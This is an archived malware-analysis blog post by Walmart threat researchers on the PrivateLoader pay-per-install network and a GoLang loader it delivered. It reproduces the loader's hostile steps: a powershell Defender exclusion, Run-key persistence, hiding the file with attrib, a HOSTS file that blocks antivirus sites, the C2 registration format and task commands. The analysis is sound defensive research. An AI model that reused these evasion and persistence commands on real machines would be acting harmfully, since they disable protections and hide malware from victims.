PrivateLoader to Anubis Loader

By Jason Reaves


Published: 2022-02-14 · Archived: 2026-04-06 00:35:07 UTC

6 min read

Feb 14, 2022

By: Jason Reaves and Joshua Platt

Press enter or click to view image in full size



Intel471 released a report[1] on a loader system being leveraged for distribution of various crimeware malware families:

- Qbot
- SmokeLoader
- TrickBot
- NanoCore RAT
- Redline stealer
- njRat


- Djvu ransomware
- Vidar stealer
- Remcos RAT
- Tofsee spambot
- QRat
- Lockbit ransomware
- Dridex
- DanaBot

The diversity of the malware families led the Walmart Cyber Intel team to investigate further.

Infrastructure Analysis

The report mentioned an administrator panel located on the main command and control server. The panel is named “EZCubePanel” by the author. The configuration options are fairly straightforward as laid out in the intel471 offering. The panel is configured to deliver links and browser extensions.


Press enter or click to view image in full size



Links

The browser extensions did appear to be suspended at the time but were likely utilized in previous campaigns.

Press enter or click to view image in full size



Extensions

While the AdminLTE open source bootstrap template has been implemented to streamline the UI process, the main functionality is implemented in php.

Curiously, two geo tags appear to be linked to specific domains. The tag WW_5 is hard coded for ezsoftware[.]ru, while the tag WW_8 is linked to vip-space[.]com & vip-files[.]com

```php
header("Content-type: application/json; charset=utf-8");
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
        $geo = 'WW_8';
        if (isset($_GET['geo'])) $geo = urldecode($_GET['geo']);

        $ret_info['GEO'] = $geo;

        if ($geo == 'WW_5') {
                $domains_WW5 = array('ezsoftware.ru');
                $ret_info['list'] = $domains_WW5;
                exit(json_encode($ret_info));
        } else if ($geo == 'WW_8') {
                $domains_WW8 = array('vip-space.com', 'vip-files.com');
                $ret_info['list'] = $domains_WW8;
                exit(json_encode($ret_info));
        }
}
$ret_array['status'] = 'ERROR';
exit(json_encode($ret_array));
```

Domains

Installer

The private loader installer makes some interesting requests.

```
941c7e39e8ea114465eadbd45aa709d55ad36ba551cbbf552e4c09b494a3a32d
```


After downloading a proxy list and contacting statistics.php, the payload link is encrypted with a simple xor routine and delivered to the client.

```
>>> for i in range(len(b)):...   b[i] ^= 0x1d...>>> bbytearray(b'URL:https://cdn.discordapp. com/att
```

Database


Infection counts show a large loader based system, which mimics some of the data presented in the report by Intel471.

Extension infection stats:




Logger infection stats from deliveries:

Loaders Loading Loaders



According to the report, “Privacy tools” domains were utilized as a primary delivery for SmokeLoader. After checking out a few of the domains, some interesting stats were discovered. In November of 2021, over a period of 20 days there were over 125K loads. For December 2021, roughly 82K for pab2 and pab3.

Press enter or click to view image in full size



mix world - pab2	
01.11.2021	5767
02.11.2021	7438
03.11.2021	7934
04.11.2021	4949
05.11.2021	5214
06.11.2021	6209
07.11.2021	3977
08.11.2021	5029
09.11.2021	5350
10.11.2021	5329
11.11.2021	5903
12.11.2021	5082
13.11.2021	8029
14.11.2021	7599
15.11.2021	7606
16.11.2021	8461
17.11.2021	10485
18.11.2021	8553
19.11.2021	3969
20.11.2021	2915
Total:	125798

mix world - pab2	
01.12.2021	3965
02.12.2021	4073
03.12.2021	4547
04.12.2021	4610
05.12.2021	3851
06.12.2021	6226
07.12.2021	4680
08.12.2021	2828
09.12.2021	1393
10.12.2021	1265
11.12.2021	1294
12.12.2021	1212
13.12.2021	1150
14.12.2021	1164
15.12.2021	1653
16.12.2021	1551
17.12.2021	1553
18.12.2021	1287
19.12.2021	1181
20.12.2021	1708
21.12.2021	1492
2021-12-22	1390
2021-12-23	1407
Total:	55480

mix world - pab3	
01.12.2021	525
02.12.2021	812
03.12.2021	617
04.12.2021	543
05.12.2021	741
06.12.2021	1489
07.12.2021	1903
08.12.2021	1611
09.12.2021	1551
10.12.2021	1009
11.12.2021	1523
12.12.2021	1310
13.12.2021	819
14.12.2021	1602
15.12.2021	1472
16.12.2021	1083
17.12.2021	1104
18.12.2021	1150
19.12.2021	977
20.12.2021	1056
21.12.2021	932
2021-12-22	1179
2021-12-23	1552
Total:	26560

Stats


The stat panel below appeared to show loads for the affiliate IDs pub1, pub2 and pub3. Nearly 33K loads in nine days.

All stats

data	pub1	pub2	pub3
2022-02-01	**601**	**684**	**2107**
2022-02-02	**767**	**603**	**2867**
2022-02-03	**724**	**654**	**2638**
2022-02-04	**414**	**603**	**2224**
2022-02-05	**446**	**657**	**2225**
2022-02-06	**547**	**686**	**2674**
2022-02-07	**268**	**290**	**2580**
2022-02-08	**681**	**768**	**2813**
2022-02-09	**653**	**1872**	**810**
	Total full days 5101	**Total full days 6767**	**Total full days 20938**
all stats sum	**32806**		
All Paid	**37639**	**Remaining paid 4833**	

Current Stats

During our investigation we found other loaders delivered by PrivateLoader. Similar to what the report stated. However, during some of the loader executions, we observed traffic that did not appear to line up with the other stealers.




After further inspection of the ‘build_dl’ traffic, one of the uncovered loader samples was actually developed in GoLang.

Get Jason Reaves’s stories in your inbox


Join Medium for free to get updates from this writer.

Remember me for faster sign in

Upon execution, the sample performs a check to see if it has admin privileges by attempting to open \\PHYSICALDRIVE:



Next it takes a screenshot:



And then proceeds to install itself:

Some of the strings are obfuscated but the deobfuscation is simply subtracting one from every character:

```
def deobf(a):
  b = bytearray(a)
  for i in range(len(b)):
    b[i] -=1
  return b
```

So now we can easily map out the install process steps, the malware leverages powershell to setup some exclusion paths:

```
powershell -Command Add-MpPreference -ExclusionPath
on:
  AppData\Local\Temp
  AppData\Local\Microsoft
```

Sets a runkey in Software\\Microsoft\\Windows\\CurrentVersion\\Run and the registry name and install name will be randomly generated from a hardcoded list of possibilities, install names:

```
svchost
csrss
rundll32
winlogon
smss
taskhost
unsecapp
AdobeARM
winsys
jusched
BCU
wscntfy
conhost
csrss
dwm
sidebar
ADService
AppServices
acrotray
ctfmon
lsass
realsched
spoolsv
RTHDCPL
RTDCPL
MSASCui
```

For the registry names:

```
Trion Softworks
Mystic Entertainment
Microsoft Partners
Client-Server Runtime Subsystem
Networking Service
```

After then moving itself to the proper location it will use ‘attrib’ to set itself as a system file and hidden:

```
attrib +S +H
```

Along with altering the HOSTS file: (edited for brevity)

```
127.0.0.1 localhost
127.0.0.1 rads.mcafee.com
127.0.0.1 threatexpert.com
127.0.0.1 virusscan.jotti.org
127.0.0.1 scanner.novirusthanks.org
127.0.0.1 virscan.org
127.0.0.1 symantec.com
127.0.0.1 update.symantec.com
127.0.0.1 customer.symantec.com
127.0.0.1 mcafee.com
127.0.0.1 us.mcafee.com
127.0.0.1 mast.mcafee.com
127.0.0.1 dispatch.mcafee.com
127.0.0.1 download.mcafee.com
127.0.0.1 sophos.com
127.0.0.1 symantecliveupdate.com
127.0.0.1 liveupdate.symantecliveupdate.com
127.0.0.1 securityresponse.symantec.com
127.0.0.1 viruslist.com
127.0.0.1 f-secure.com
127.0.0.1 kaspersky.com
127.0.0.1 kaspersky-labs.com
127.0.0.1 avp.com
```

And flushing the DNS cache:

```
ipconfig //flushdns
```

After installation the bot will connect to the C2 either over HTTP or TCP and register itself by sending various information back to the C2 via TCP:

```
md5(cmd /c whoami) +
“->Reg->[“ +
Datetime +
”]->” +
<cmd /c whoami> +
“->” +
<wmic cpu get name> +
“->” +
<wmic path win32_VideoController get name> +
“->” +
<cmd /C ver> +
“->” +
Bot Build +
<isAdmin()>
```


```
sub     rsp, 1F0h
mov     [rsp+1F0h+var_8], rbp
lea     rbp, [rsp+1F0h+var_8]
call    main_getWhoami
call    main_GetMD5Hash
mov     rax, [rsp+1F0h+var_1D8]
mov     [rsp+1F0h+var_1A8], rax
mov     rcx, [rsp+1F0h+var_1E0]
mov     [rsp+1F0h+var_140], rcx
call    time_Now
lea     rax, aButMemorySizeB+48h ; ""
mov     [rsp+1F0h+var_1D8], rax
mov     [rsp+1F0h+var_1D0], 12h
call    time_Time_Format
mov     rax, [rsp+1F0h+var_1C0]
mov     [rsp+1F0h+var_188], rax
mov     rcx, [rsp+1F0h+var_1C8]
mov     [rsp+1F0h+var_120], rcx
call    main_getWhoami
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_190], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_128], rcx
call    main_getCPU
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_198], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_130], rcx
call    main_getGPU
mov     rax, [rsp+1F0h+var_1E8]
mov     [rsp+1F0h+var_1A0], rax
mov     rcx, [rsp+1F0h+var_1F0]
mov     [rsp+1F0h+var_138], rcx
call    main_getOS
mov     rax, [rsp+1F0h+var_1E8]
mov     rcx, [rsp+1F0h+var_1F0]
cmp     cs:main_isAdmin, 0
jz      loc_668A1F
```

Bot registration

For HTTP traffic an example can be seen below, the data sent to the server is obfuscated by adding two to every byte:

```
POST /callback HTTP/1.1
Host: redacted.x.x.x
User-Agent: Go-http-client/1.1
Content-Length: 57
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzipcallback=HktgYcnn%22Cffgf%22%2F%22lwuejgf&reginfo=WugtMKV
```

After registration, the bot will check for tasks to perform:



Task parsing

Press enter or click to view image in full size


ScreenShot	Send a screenshot back to the C2
SHELL	Perform a shell command and send the output back
WHERE	Send back it's first argument or name it is executing as
UPLOAD	Download and execute a file

Task Commands

Panel

